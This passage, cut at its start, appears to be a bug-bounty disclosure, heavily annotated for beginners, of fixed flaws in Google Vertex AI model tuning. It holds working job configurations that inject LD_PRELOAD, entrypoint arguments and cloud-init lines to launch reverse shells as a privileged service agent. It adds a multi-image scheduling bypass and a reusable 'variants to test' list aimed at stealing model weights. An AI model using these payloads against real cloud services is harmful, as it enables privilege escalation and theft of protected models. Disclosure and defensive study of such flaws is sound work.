-tp, for example9efd0213678c10f935-tp. - Service agents are per-product-per-project service accounts (P4SAs), managed by Google and used to orchestrate customer resources. A service account is an identity for a program rather than a person, like a staff badge worn by a robot. "Per-product-per-project" means there is one such identity for each combination of Google product and customer project. They are automatically granted roles in customer projects when an API is activated, and Google publishes a list of them with those roles. An API (application programming interface) is the set of addresses and commands one program uses to talk to another; think of it as the service counter where you place orders. A role is a bundle of permissions, such as "may read files in this project".
A service agent name generally looks like [redacted], where 1234 is the customer project number and foobar is the product name. So if you see a name in that shape, you can tell which customer project and which Google product it belongs to.
Vertex jobs often need some access to the customer project, for example to report results or access storage. To provide it, custom training jobs run VMs as the customer's gcp-sa-aiplatform-cc service agent. This "Custom Code Service Agent" is a dedicated P4SA intended to be exposed to customers, for example to run customer-provided code. This contrasts with the "Primary" service agent for Vertex AI, gcp-sa-aiplatform, which is not intended to be directly accessible to customers. The report refers to them as the CC P4SA (gcp-sa-aiplatform-cc) and the Primary P4SA (gcp-sa-aiplatform).
The difference matters: the CC P4SA is the badge handed to your own code, so it is expected to be low-powered. The Primary P4SA is the badge worn by Google's own management machinery, so it is expected to be powerful and kept away from customers.
Tuning architecture at the time
The tuning architecture and user experience have changed since this research; the report includes the outdated description to explain the research process. To access model checkpoints without exposing them, Vertex created a restricted tenant project, separate from the normal custom training tenant project, used specifically for tuning and accessing sensitive model weights. "Restricted" here means a compartment with tighter rules than the ordinary one.
Fig. 1. Tuning pipeline
The figure shows the tuning pipeline: the chain of steps Google runs when a customer asks for a model to be tuned.
While the CC P4SA was used for the majority of training jobs, the tuning pipeline used a service account with higher privileges to access the sensitive Google IP components: the Primary P4SA. That identity is normally only used by the Vertex control plane to manage customer resources. The "control plane" is the part of a cloud system that decides what should happen and where, as opposed to the "data plane" that actually does the work. To support tuning, the Primary P4SA was added to an internal IAM binding granting it access to model weights and tuning containers. IAM stands for Identity and Access Management: the system that says which identity may do what. A "binding" is one such rule, for example "this identity may read these files".
At the time, tuning was implemented using a Vertex feature called Pipelines, which orchestrates a graph of containers that can pass inputs and outputs to each other. "Orchestrates" means it starts them in the right order and hands results from one to the next, like a kitchen where one cook chops and passes the board to the next. A tuning job created in the Cloud Console created a Vertex Pipeline in the project with a series of steps. The Cloud Console is the web page where you click buttons to manage Google Cloud.
Fig. 2. Tuning Pipeline showing the various steps in the tuning process
Each Pipeline step created a Training job. Examining one showed its configuration, including an internal container image and command line arguments (redacted in the figure). "Redacted" means blacked out on purpose so secrets are not published.
Fig. 3. Tuning training job showing (redacted) internal container image and command line arguments
Setup: what the team needed to start
A "project" in Google Cloud is the container for your resources, billing and permissions. The team deployed a container with a reverse shell as a custom training job, using the following config:
$ cat config.yaml
workerPoolSpecs:
  machineSpec:
    machineType: e2-standard-4
    acceleratorType: ACCELERATOR_TYPE_UNSPECIFIED
  replicaCount: 1
  containerSpec:
    imageUri: gcr.io/cvr-1234567890/shell:latest
$ gcloud ai custom-jobs create --config=config.yaml --display-name "job-$(date +%s)"
Line by line:
$ cat config.yamlprints the contents of a file calledconfig.yaml. The$is the shell prompt, the place where you type commands. "Shell" here means the text interface to a computer.workerPoolSpecs:begins the description of the machines that will run the job. A "worker pool" is a group of identical machines doing the same work.machineSpec:describes the kind of machine.machineType: e2-standard-4picks a standard machine size.acceleratorType: ACCELERATOR_TYPE_UNSPECIFIEDsays no special accelerator (such as a graphics chip used for AI) is requested.replicaCount: 1asks for one copy of the machine.containerSpec:describes the container to run.imageUri: gcr.io/cvr-1234567890/shell:latestpoints at the container image to run.gcr.iois Google Container Registry, a place to store container images. The rest is the path to the team's own image, which contains a "shell": a program that lets someone type commands into a machine remotely.$ gcloud ai custom-jobs create --config=config.yaml --display-name "job-$(date +%s)"is the command that actually creates the job.gcloudis Google's command line tool.ai custom-jobs createsays "create a custom training job".--config=config.yamltells it to read the settings from the file above.--display-namegives the job a human-readable name, and$(date +%s)inserts the current time in seconds so each job gets a unique name.
A "reverse shell" is a program that makes the victim machine connect back out to the attacker and hand over a command prompt. It is called reverse because the connection goes from inside to outside, which often slips past firewalls that block incoming connections.
The Google Cloud REST API documentation contains a full description of all supported configuration options for custom training jobs, including the ability to set an entrypoint, environment variables, and container args. That breadth of configuration is the surface the research later abuses. "REST API" is a common style of web API where each thing you can do has its own address. An "entrypoint" is the program a container starts when it boots. "Environment variables" are named settings passed to a program, like notes stuck on its desk. "Args" (arguments) are extra words given to a program on its command line, like instructions added after its name.
Finding it
Reconnaissance of custom training
The simplest Vertex sub-product from an attacker's perspective is custom training, which lets a customer provide a container image that Vertex orchestrates and runs in the customer's training tenant project. Custom training intentionally runs arbitrary customer code, so the reconnaissance below is expected behaviour, not a vulnerability. In other words, everything in this section is the service working as designed; the team is simply learning the shape of the room.
The job above creates a GCE VM in the training tenant project running as the CC P4SA. Inside the container, the metadata server confirms the environment:
$ curl -sI http:
Server: Metadata Server for VM

$ curl http:

$ curl http:
Line by line:
curlis a command line tool for fetching a web address.-smeans quiet,-Imeans fetch only the headers (the summary at the top of a response) rather than the body.- The first command asks the machine's "metadata server" who it is. A metadata server is a small internal service that cloud machines can ask about themselves: their identity, their settings, their network. The reply
Server: Metadata Server for VMconfirms the request reached it. - The second and third commands fetch other metadata addresses. The report shows the commands but not their output.
Environment variables, mounts and the startup script were also explored. A "mount" is a storage location attached into the machine's file tree so it looks like an ordinary folder. Interesting snippets:
$ env
CLOUD_ML_JOB={"python_module":"","package_uris":[],"job_args":[]}
AIP_USE_CUSTOM_CONTAINER=true
CLOUD_ML_JOB_SA=[redacted]
CLOUD_ML_PROJECT_ID=1234567890
CLOUD_ML_REGION=us-central1

$ mount
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/<snip>)
gcsfuse on /gcs type fuse.gcsfuse (rw,<snip>)

$ curl http:
    -H Metadata-Flavor:Google
#cloud-config
write_files:
- path: /var/training.sh
- path: <snip>
runcmd:
- systemctl daemon-reload
- <snip>
Line by line:
$ envlists all environment variables, the named settings the programs in this container can read.CLOUD_ML_JOB={...}describes the job itself in a compact data format called JSON. JSON is a way of writing structured data with names and values, like a very tidy form.AIP_USE_CUSTOM_CONTAINER=truesays a custom container is in use.CLOUD_ML_JOB_SA=[redacted]is the identity the job runs as: the CC P4SA.SAstands for service account.CLOUD_ML_PROJECT_ID=1234567890is the customer project number.CLOUD_ML_REGION=us-central1is the geographic region where the job runs.$ mountlists attached storage.overlay on / type overlay ...says the root filesystem is an "overlay", a layered filesystem where a writable top layer sits over read-only lower layers.rwmeans read-write.gcsfuse on /gcs type fuse.gcsfuse (rw,<snip>)is the important one: a Google Cloud Storage bucket is attached at the folder/gcs. "GCS" is Google Cloud Storage, Google's file store in the cloud. "gcsfuse" is software that makes a cloud bucket look like a normal folder. This means anything the team puts in that bucket appears as a file inside the container.$ curl http:with-H Metadata-Flavor:Googlefetches the machine's startup configuration from the metadata server.-Hadds a header, which is extra information sent with a web request.Metadata-Flavor:Googleis a header the metadata server requires so that random web pages cannot trick a browser into reading it.#cloud-configmarks the start of a cloud-init document.write_files:begins a list of files to create on boot.- path: /var/training.shand- path: <snip>are those files.<snip>means the report cut the text out.runcmd:begins a list of commands to run on boot.- systemctl daemon-reloadand- <snip>are those commands.systemctlis the tool that manages background services on Linux.
The environment confirms the job runs as the CC P4SA in the customer project, and the mount output shows a gcsfuse mount at /gcs. The last snippet is the cloud-init for the VM, an open standard for customising cloud VMs: a YAML config containing a list of files and commands to set up the VM on initial boot. "YAML" is a human-friendly text format for structured data, where indentation shows what belongs to what. "cloud-init" is the standard first-boot setup script for cloud machines: the note left on the kitchen table telling the new machine what to prepare. The report notes this will become relevant later.
Bug Hunter Tip: The metadata service (MDS) provides lots of interesting information about your environment. Always check the MDS when you get a shell and consider including this information in any vulnerability reports to help us determine impact.
Reconnaissance of tuning
A tuning job was created in the Cloud Console, which produced a Vertex Pipeline with the steps shown in Fig. 2. Each Pipeline step created a Training job whose configuration was examined (Fig. 3). Attempting to pull the internal container image returned:
$ docker pull us-docker.pkg.dev/path-to/llm/llm-gpu:v2.2.0
Unauthenticated request. Unauthenticated requests do not have permission "artifactregistry.repositories.downloadArtifacts" on resource "projects/path-to/locations/us/repositories/llm" (or it may not exist)
Line by line:
docker pullasks Docker, the standard tool for handling containers, to download a container image.us-docker.pkg.dev/path-to/llm/llm-gpu:v2.2.0is the address of the image: a registry host, a path, an image name and a version tag.- The error says the request was "unauthenticated", meaning it carried no proof of identity, and that such requests lack the permission
artifactregistry.repositories.downloadArtifactson that repository. In plain words: you are not allowed to download this, and you have not even said who you are. The(or it may not exist)is the registry being deliberately vague so outsiders cannot probe for hidden repositories.
The team then tried creating their own custom training job with that internal image:
workerPoolSpecs:
  machineSpec:
    machineType: e2-standard-4
    acceleratorType: ACCELERATOR_TYPE_UNSPECIFIED
  replicaCount: 1
  containerSpec:
    imageUri: us-docker.pkg.dev/path-to/llm/llm-gpu:v2.2.0
This is the same job description as before, with one change: imageUri now points at Google's internal tuning image instead of the team's own shell image. The rest of the fields mean exactly what they meant in the setup section.
Even though the team had no access to the container image, the job succeeded. At the time, Vertex routed the job to the restricted tenant project based on the provided container image, and in that internal project the service agent used by the VM had no trouble accessing the internal image. "Routed" means the scheduler chose where to run the job. So the mere act of naming an internal image was enough to get the job placed in the restricted compartment, where the machine's identity could read that image.
The next attempt was a very simple attack: change the entrypoint for the container.
workerPoolSpecs:
  machineSpec:
    machineType: e2-standard-4
    acceleratorType: ACCELERATOR_TYPE_UNSPECIFIED
  replicaCount: 1
  containerSpec:
    imageUri: us-docker.pkg.dev/path-to/llm/llm-gpu:v2.2.0
    command: ["sleep", "10"]
Line by line, the only new part is command: ["sleep", "10"], which asks the container to run the program sleep with the argument 10, meaning "do nothing for ten seconds". If that had worked, the team's own command would have run inside Google's private tuning container, which is the first step towards running anything they liked.
The response was a very interesting error:
"Cannot set command arguments for private container config."
In plain words: for private containers, you may not choose the command. This is a validation check, a rule the server enforces before accepting a job. It told the team that the door was locked, but also that there was a door.
At that point the team knew four things:
- Tuning eventually creates a custom job, with some validation on the fields (e.g. command).
- The VM created by this job is likely to in some way have access to model weights for tuning.
- Custom jobs have a wide range of runtime parameters and fields that might be controllable.
- If code execution is gained in this job, it might give access to model weights.
"Code execution" means getting your own instructions to run on someone else's machine. With that in mind, the team set out to find remote code execution (RCE) in the tuning container, with the ultimate goal of model theft. "Remote" simply means from a distance, over the network.
Exploitation
The vulnerabilities below are a subset of those found that allowed access to the model weights. Most were different injection points in the CustomJobSpec. An "injection point" is a place where your input is pasted into something the system builds, so that clever input can change the result. CustomJobSpec is the name of the data structure describing a custom job; "spec" is short for specification. As the remediation section explains, this API was designed for customers, not for the restricted tuning environment.
Step 1: Environment variables injection
While restricted jobs could not be created with a custom entrypoint, the environment variables for the job could be modified. In most cases, an attacker who controls environment variables can gain code execution in the victim process. The simplest example is LD_PRELOAD, used by the Linux dynamic linker (ld.so) to load a user-specified ELF shared object before other libraries. Let us unpack that: when a Linux program starts, a helper called the dynamic linker loads the shared libraries it needs. A "shared library" is a file of reusable code, and an "ELF shared object" is the Linux format for one. LD_PRELOAD is an environment variable that tells the linker "load this file first". If a malicious shared object could be placed in the tuning job's filesystem, LD_PRELOAD would load it and give arbitrary code execution.
From the reconnaissance, the standard custom training container had a gcsfuse mount at /gcs. Assuming the same in tuning, the team uploaded a shared object to Google Cloud Storage (GCS) and spawned a job with a malicious environment variable:
workerPoolSpecs:
  machineSpec:
    machineType: e2-standard-4
    acceleratorType: ACCELERATOR_TYPE_UNSPECIFIED
  replicaCount: 1
  containerSpec:
    imageUri: us-docker.pkg.dev/path-to/llm/llm-gpu:v2.2.0
    env:
      - name: LD_PRELOAD
        value: /gcs/cvr-1234567890/shell.so
Line by line, the new part is:
env:begins a list of environment variables to set for the container.- name: LD_PRELOADnames the variable.value: /gcs/cvr-1234567890/shell.sogives it a value: a file path inside the/gcsfolder, which is the cloud bucket mounted as a folder.shell.sois the malicious shared object the team uploaded to that bucket. Because the bucket is mounted, the file appears inside the container without the team ever having to copy it in.
This gave a shell as the Primary P4SA, which is not intended to be exposed to customers:
# reverse shell from tuning job
$ curl http:
"serviceAccounts": {
 "default": {
  "email": "[redacted]",
  "scopes": [
   "https://www.googleapis.com/auth/devstorage.full_control",
   "https://www.googleapis.com/auth/pubsub",
   "https://www.googleapis.com/auth/cloud.ml.[redacted]",
   "https://www.googleapis.com/auth/cloud-platform.read-only"
  ]
 }
}
Line by line:
# reverse shell from tuning jobis a comment saying where this shell came from.$ curl http:asks the metadata server who this machine is.- The reply is JSON listing service accounts.
"default"is the identity in use. "email": "[redacted]"is the Primary P4SA, the powerful identity that was never meant to be reachable by customers."scopes"lists what that identity is allowed to do.devstorage.full_controlmeans full control of cloud storage.pubsubis Google's messaging service.cloud.ml.[redacted]is an internal machine learning permission.cloud-platform.read-onlymeans read-only access across the platform.
So the team's own code was now running with Google's powerful internal badge.
Step 2: Argument injection
As seen in reconnaissance, the real tuning job used container arguments (rather than the entrypoint) to pass inputs such as the user's training data and the tuned model. A custom entrypoint could not be set, but arbitrary arguments to the entrypoint in the private container could be. The comparison: you cannot choose which chef cooks, but you can hand the chef any note you like, and some chefs will follow a note that says "before cooking, go and do this".
Several cases can turn malicious arguments into code execution in an unknown container image, ordered by increasing difficulty to find and exploit:
- Images that do not set an entrypoint treat args as the entry point, allowing an attacker to execute arbitrary binaries within the image. A "binary" is a compiled program.
- Images that use an interpreter-esque binary as their entrypoint (e.g.
["python3"]) let an attacker easily influence code execution without controlling the binary executed. An "interpreter" is a program that reads and runs instructions written in a language, such as Python. - Images with an entrypoint that has a dangerous flag (e.g.
--checkpoint-action=exec=in tar) let an attacker run arbitrary commands at runtime. A "flag" is an option word starting with dashes that changes how a program behaves. - Images with a vulnerability that allows arbitrary code execution when processing attacker input (e.g. memory corruption when parsing training data). "Memory corruption" is a bug where a program mishandles its own memory and can be made to run foreign code.
Using internal access, the team enumerated the set of all possible tuning container images and built an analysis pipeline to automatically find containers vulnerable to type (1) and (2). "Enumerated" means listed them all. They found several, including one with an Nvidia base image whose entrypoint was /nvidia_entrypoint.sh, a script that was simply a wrapper around exec (with some code to set up GPU drivers). A "script" is a text file of commands. exec is a command that replaces the current program with another one, so whatever comes next simply runs. A "GPU driver" is software that lets the machine use a graphics chip.
To exploit it, the team created a custom job referencing this Nvidia container and set the args array to point to a reverse shell hosted in GCS:
workerPoolSpecs:
  machineSpec:
    machineType: n1-standard-4
    acceleratorType: NVIDIA_TESLA_T4
    acceleratorCount: 1
  replicaCount: 1
  containerSpec:
    imageUri: us-docker.pkg.dev/path-to/an/nvidia/container:latest
    args: ["/gcs/cvr-1234567890/exploit.sh"]
Line by line:
machineType: n1-standard-4picks a different machine size.acceleratorType: NVIDIA_TESLA_T4asks for an Nvidia T4 graphics chip, which AI work often needs.acceleratorCount: 1asks for one of them.imageUri: us-docker.pkg.dev/path-to/an/nvidia/container:latestpoints at the Nvidia-based container.args: ["/gcs/cvr-1234567890/exploit.sh"]passes one argument: the path to a script in the mounted bucket. Because the entrypoint is a wrapper aroundexec, that script is what ends up running, and it is the team's reverse shell.
Step 3: Cloud-init injection
As noted in reconnaissance, the custom training VMs were configured using a cloud-init config, a YAML config describing initial files and commands to run on VM boot. Reviewing the cloud-init of the custom training VM revealed that several strings were influenced by fields in the CustomJobSpec. In plain words: some of the text the team typed into the job description was pasted straight into the machine's first-boot instructions. For example, this snippet:
- path: /etc/systemd/system/cmle-tensorboard-uploader.service
  permissions: 0644
  owner: root
  content: |
    [Service]
    Type=simple
    Environment="HOME=/home/cmle"
    ExecStartPre=-/usr/bin/docker rm -f -v workerpool0-0-tensorboard-uploader
    ExecStart=/usr/bin/docker run \
      --net=training-network \
      --name=workerpool0-0-tensorboard-uploader \
      us-docker.pkg.dev/vertex-ai/tensorboard/uploader \
        --logdir=gs://cvr-1234567890/logs/ \
        --experiment_name=1481734648781340672 --one_shot=False \
Line by line:
- path: /etc/systemd/system/cmle-tensorboard-uploader.serviceis a file to create. The.serviceending means it is a systemd service definition. "systemd" is the standard Linux program that starts and supervises background services.permissions: 0644sets who may read and write the file.0644is a numeric way of saying the owner may write and everyone may read.owner: rootmakes the superuser, the all-powerful account on Linux, own it.content: |begins the file's contents; the|means the following indented lines are literal text.[Service]starts the service section.Type=simplesays the service is a plain long-running program.Environment="HOME=/home/cmle"sets an environment variable for the service.ExecStartPre=-/usr/bin/docker rm -f -v workerpool0-0-tensorboard-uploaderis a command to run before the service starts: remove any old container with that name. The leading-means "do not fail if this errors".ExecStart=/usr/bin/docker run \is the command that starts the service: run a container. The backslash continues the line.--net=training-networkattaches it to a named network.--name=workerpool0-0-tensorboard-uploadergives the container a name.us-docker.pkg.dev/vertex-ai/tensorboard/uploaderis the image to run: Google's TensorBoard uploader. TensorBoard is a tool for visualising training progress.--logdir=gs://cvr-1234567890/logs/tells it where the logs live, in a cloud storage bucket.--experiment_name=1481734648781340672 --one_shot=Falsenames the experiment and says it should not run only once.
The --logdir argument was directly influenced by the baseOutputDirectory.outputUriPrefix field in the CustomJobSpec. Effectively, arbitrary data could be injected into the cloud-init config, as long as it looked like a GCS bucket path. For example, a newline followed by a new "- path: /foo" could be injected to overwrite some system script or binary. A "newline" is the invisible character that ends a line; inserting one lets you start a new line of your own inside text that was supposed to be one line.
At Google, most injection-style vulnerabilities are engineered away using safe libraries (XSS, SQLi, YAML injection, path traversal). "Engineered away" means the design makes the bug impossible rather than relying on people remembering to check. XSS is cross-site scripting, where attacker text runs as code in someone's browser. SQLi is SQL injection, where attacker text changes a database query. Path traversal is using ../ to escape a folder. Google recently open sourced google/safetext, a drop-in replacement for text/template that protects against YAML injection; it uses a trick to detect changes in YAML structure with and without the potential malicious input. "Open sourced" means published for anyone to use. text/template is a Go programming language tool for filling in text templates. "Drop-in replacement" means you can swap it in without changing your code.
In this case, though, new YAML elements do not need to be injected: the injection can target the current systemd service and set a new option for the TensorBoard service (e.g. ExecStartPre), which safetext does not protect. The comparison: safetext checks whether you added a whole new page to the document, but here the attacker writes extra lines inside an existing paragraph, which still changes the meaning. The payload used to start a new privileged container and launch a reverse shell:
workerPoolSpecs:
  machineSpec:
    machineType: e2-standard-4
    acceleratorType: ACCELERATOR_TYPE_UNSPECIFIED
  replicaCount: 1
  containerSpec:
    imageUri: us-docker.pkg.dev/path-to/llm/llm-gpu:v2.2.0
baseOutputDirectory:
  outputUriPrefix: "gs://cvr-1234567890/logs/\r    ExecStartPre=/usr/bin/docker run --privileged --net=host -v /:/host gcr.io/cvr-1234567890/shell\r    #"
tensorboard: projects/1234567890/locations/us-central1/tensorboards/69102150...
Line by line:
- The
workerPoolSpecsblock is the same as before, pointing at the internal tuning image. baseOutputDirectory:begins the setting for where outputs go.outputUriPrefix:is the field that gets pasted into the cloud-init as the--logdirvalue. Its value starts with a normal-looking bucket path,gs://cvr-1234567890/logs/, so any check that it looks like a bucket path passes.\ris a carriage return, a control character that moves the cursor back to the start of the line. In the generated file it helps break out of the intended line.ExecStartPre=/usr/bin/docker run --privileged --net=host -v /:/host gcr.io/cvr-1234567890/shellis the injected service option.--privilegedgives the container almost full power over the machine.--net=hostputs it on the machine's own network.-v /:/hostmounts the machine's entire filesystem inside the container at/host, so the container can read and change everything. The image is the team's shell image.- The second
\rand the#comment out whatever followed, so the rest of the original line does not break the file. tensorboard: projects/1234567890/locations/us-central1/tensorboards/69102150...names the TensorBoard resource the job uses.
The payload was intended to start a new privileged container and launch a reverse shell.
Step 4: Multi-container job bypass
While reviewing the CustomJobSpec, the team realised that workerPoolSpecs is actually a repeated field. A "repeated field" is a field that can appear more than once, holding a list of items rather than a single one. A custom job could be submitted with two worker pools, one with a private tuning image and the other with a custom image. The job scheduler iterated over the container images in the worker pools and scheduled the entire job in the restricted tenant project if any image was an internal image. "Iterated over" means it looked at each one in turn. The comparison: a guard checks the first bag in a pile, sees it is official, and lets the whole pile through, including the bag you packed yourself. The payload used to launch a job with both the internal image and the reverse shell:
workerPoolSpecs:
- machineSpec:
    machineType: e2-standard-4
    acceleratorType: ACCELERATOR_TYPE_UNSPECIFIED
  replicaCount: 1
  containerSpec:
    imageUri: gcr.io/cvr-1234567890/shell:latest
- machineSpec:
    machineType: e2-standard-4
    acceleratorType: ACCELERATOR_TYPE_UNSPECIFIED
  replicaCount: 1
  containerSpec:
    imageUri: us-docker.pkg.dev/path-to/llm/llm-gpu:v2.2.0
Line by line:
workerPoolSpecs:now begins a list, because each item starts with-.- The first item is a worker pool running
gcr.io/cvr-1234567890/shell:latest, the team's own reverse shell image. - The second item is a worker pool running
us-docker.pkg.dev/path-to/llm/llm-gpu:v2.2.0, the internal tuning image. - Both pools use the same machine settings as before.
Because one of the images was internal, the whole job, including the team's shell container, was placed in the restricted tenant project.
Root cause
As the vulnerabilities show, several paths led to code execution within a tuning job, which inherently provides access to the model. "Inherently" means by its very nature: a tuning job must be able to read the model in order to tune it. This was due to the architecture of tuning at the time, which allowed users to schedule custom training jobs that provided many avenues to configure and influence the runtime environment used for tuning. The CustomJobSpec API was designed for customers, not for the restricted tuning environment, so its wide range of runtime parameters became injection points once the same job type was used to run tuning with a higher-privileged identity. Validation was observed on the entrypoint (command), which returned "Cannot set command arguments for private container config."; environment variables, args, baseOutputDirectory.outputUriPrefix and the repeated workerPoolSpecs field remained controllable. The cloud-init templating also mattered: job fields were interpolated into YAML, and the safetext approach would not have caught injection into an existing systemd service option. "String interpolation" means gluing a value into a piece of text; if the value is not treated as data but as text to be read, it can change the text's meaning.
Impact
The vulnerabilities gave code execution inside the restricted tuning tenant project, running as the Primary P4SA, an identity not intended to be exposed to customers. From there, the model weights the tuning pipeline could reach were potentially exfiltratable; the report states the vulnerabilities, if not remediated, potentially could have allowed the exfiltration of Google's Gemini 1.0 Pro model. "Exfiltration" means copying data out of a system without permission. The same class of issue was found in another large cloud provider's tuning architecture and reported through its disclosure process; that provider removed support for tuning a sensitive model in their vulnerable architecture.
Google's Vulnerability Rewards Program explicitly includes model theft in its scope. The report cautions that researchers should evaluate the rules of any other bug bounty program, as they might not allow this testing.
Fix
Vertex rearchitected tuning. Instead of custom jobs, tuning now has a dedicated API with strict input validation and a minimised attack surface. "Dedicated" means built for this one purpose. "Input validation" means checking what users send before acting on it. "Attack surface" is the total set of places an attacker could try to push input in; minimising it means removing as many as possible. The Primary P4SA is no longer granted access to internal Gemini resources. Google also enhanced detection and response capabilities in Vertex-managed resources, which have been used to detect early stages of reconnaissance by security researchers participating in the vulnerability rewards program. "Detection and response" means watching for suspicious activity and reacting to it. The service agent documentation includes the new P4SAs (gcp-sa-vertex-tune, or gcp-sa-vertex-shtune). Unlike services that intentionally provide code execution, such as custom jobs, code execution or confused deputy issues in the context of these identities are considered vulnerabilities in scope for Google VRP. A "confused deputy" is a program with permission to do something that is tricked into doing it on behalf of someone who should not have that permission, like a helpful receptionist who lets a stranger into the office because they asked nicely.
Variants to test
These are the kinds of checks a researcher can try on similar systems, written as starting points rather than recipes.
- Environment variable injection into a privileged job. Submit a job that runs an internal or privileged image and set
enventries such asLD_PRELOADpointing at a file on a mounted bucket. A positive result is a shell whose metadata identity is a service account with more privilege than the one your job should use. - Argument injection against unknown entrypoints. Enumerate images used by the target's managed jobs and try
argsvalues that an interpreter or wrapper entrypoint would execute (a script path, a flag such as--checkpoint-action=exec=). A positive result is execution of your payload inside the managed container. - Cloud-init or bootstrap templating injection. Where a managed VM is configured from a YAML or shell template that interpolates job fields, inject a newline plus a service option (e.g.
ExecStartPre) rather than a new YAML document, since structural defences may not cover in-place option injection. A positive result is a privileged container or command running on the host. - Repeated-field scheduling bypass. Where a scheduler decides placement by inspecting a list of images, submit a job with both a privileged image and your own image in the same repeated field. A positive result is your container running in the restricted project alongside the privileged one.
- Entrypoint validation gaps. When a control blocks
command, check whetherargs,env, mounts, output directories or startup scripts are validated with the same rigour. A positive result is any of those fields influencing execution in the restricted environment.
Glossary
- API: the set of addresses and commands one program uses to talk to another; the service counter where you place orders.
- Args (arguments): extra words given to a program on its command line, like instructions added after its name.
- Attack surface: the total set of places an attacker could try to push input in.
- Binary: a compiled program.
- Bug bounty / vulnerability rewards program: a scheme where a company pays people for reporting security holes.
- Checkpoint: a saved snapshot of a model during training.
- Cloud Console: the web page where you click buttons to manage Google Cloud.
- cloud-init: the standard first-boot setup script for cloud machines.
- Code execution: getting your own instructions to run on someone else's machine.
- Confused deputy: a program with permission to do something that is tricked into doing it for someone who should not have that permission.
- Container: a packaged bundle of a program plus everything it needs to run.
- Container image: the stored, sealed form of a container that can be downloaded and run.
- Control plane: the part of a cloud system that decides what should happen and where.
- Custom training: a Vertex feature that runs customer-supplied containers on Google's machines.
- Dedicated API: an API built for one specific purpose.
- Detection and response: watching for suspicious activity and reacting to it.
- Drop-in replacement: a component you can swap in without changing your code.
- Dynamic linker (ld.so): the Linux helper that loads the shared libraries a program needs at startup.
- ELF shared object: the Linux format for a shared library file.
- Entrypoint: the program a container starts when it boots.
- Environment variables: named settings passed to a program, like notes stuck on its desk.
- Enumerate: to list items one by one.
- Exfiltration: copying data out of a system without permission.
- Flag: an option word starting with dashes that changes how a program behaves.
- GCE VM: a virtual machine, a simulated computer running inside a real one.
- GCS (Google Cloud Storage): Google's file store in the cloud.
- gcsfuse: software that makes a cloud bucket look like a normal folder.
- GKE cluster: Google's managed Kubernetes, a system for running many containers across many machines.
- GPU driver: software that lets the machine use a graphics chip.
- Header: extra information sent with a web request.
- IAM (Identity and Access Management): the system that says which identity may do what.
- IAM binding: one rule in IAM, for example "this identity may read these files".
- Injection point: a place where your input is pasted into something the system builds, so clever input can change the result.
- Input validation: checking what users send before acting on it.
- Interpreter: a program that reads and runs instructions written in a language, such as Python.
- Isolation primitive: a basic building block whose purpose is to keep one customer's things away from another's.
- JSON: a way of writing structured data with names and values.
- LD_PRELOAD: an environment variable that tells the Linux dynamic linker to load a chosen file before other libraries.
- Memory corruption: a bug where a program mishandles its own memory and can be made to run foreign code.
- Metadata server (MDS): a small internal service that cloud machines can ask about themselves.
- Mount: a storage location attached into the machine's file tree so it looks like an ordinary folder.
- Newline: the invisible character that ends a line.
- Open sourced: published for anyone to use.
- Orchestrate: to start components in the right order and pass results between them.
- P4SA (per-product-per-project service account): a service account that exists once for each combination of Google product and customer project.
- Path traversal: using
../to escape a folder. - Permissions: the rules saying who may read, write or run something.
- Pipeline: a chain of steps that run in order and pass results along.
- Primary P4SA: the powerful Vertex AI service agent not intended to be reachable by customers.
- Project: the container for your resources, billing and permissions in Google Cloud.
- Reconnaissance: the exploring phase of looking around a system to understand how it is built.
- Redacted: blacked out on purpose so secrets are not published.
- Repeated field: a field that can appear more than once, holding a list of items.
- REST API: a common style of web API where each thing you can do has its own address.
- Reverse shell: a program that makes the victim machine connect back out to the attacker and hand over a command prompt.
- Role: a bundle of permissions.
- Routed: sent to a particular place by a scheduler.
- Scope (of a program): the list of things a program says you are allowed to test and report.
- Script: a text file of commands.
- Service account: an identity for a program rather than a person.
- Service agent: a Google-managed service account used to orchestrate customer resources.
- Shared library: a file of reusable code that programs load at startup.
- Shell: a text interface to a computer where you type commands.
- String interpolation: gluing a value into a piece of text, where the value can change the text's meaning.
- systemd: the standard Linux program that starts and supervises background services.
- Tenant project: a separate compartment inside Google Cloud used to host managed resources for one customer.
- TensorBoard: a tool for visualising training progress.
- Tuning: extra training of a model on your own examples so it behaves better for a particular job.
- Weights: the numbers that make up a trained model, its secret recipe.
- XSS (cross-site scripting): a bug where attacker text runs as code in someone's browser.
- YAML: a human-friendly text format for structured data where indentation shows what belongs to what.
- YAML injection: a bug where attacker text changes the structure or meaning of a YAML document.
- SQLi (SQL injection): a bug where attacker text changes a database query.


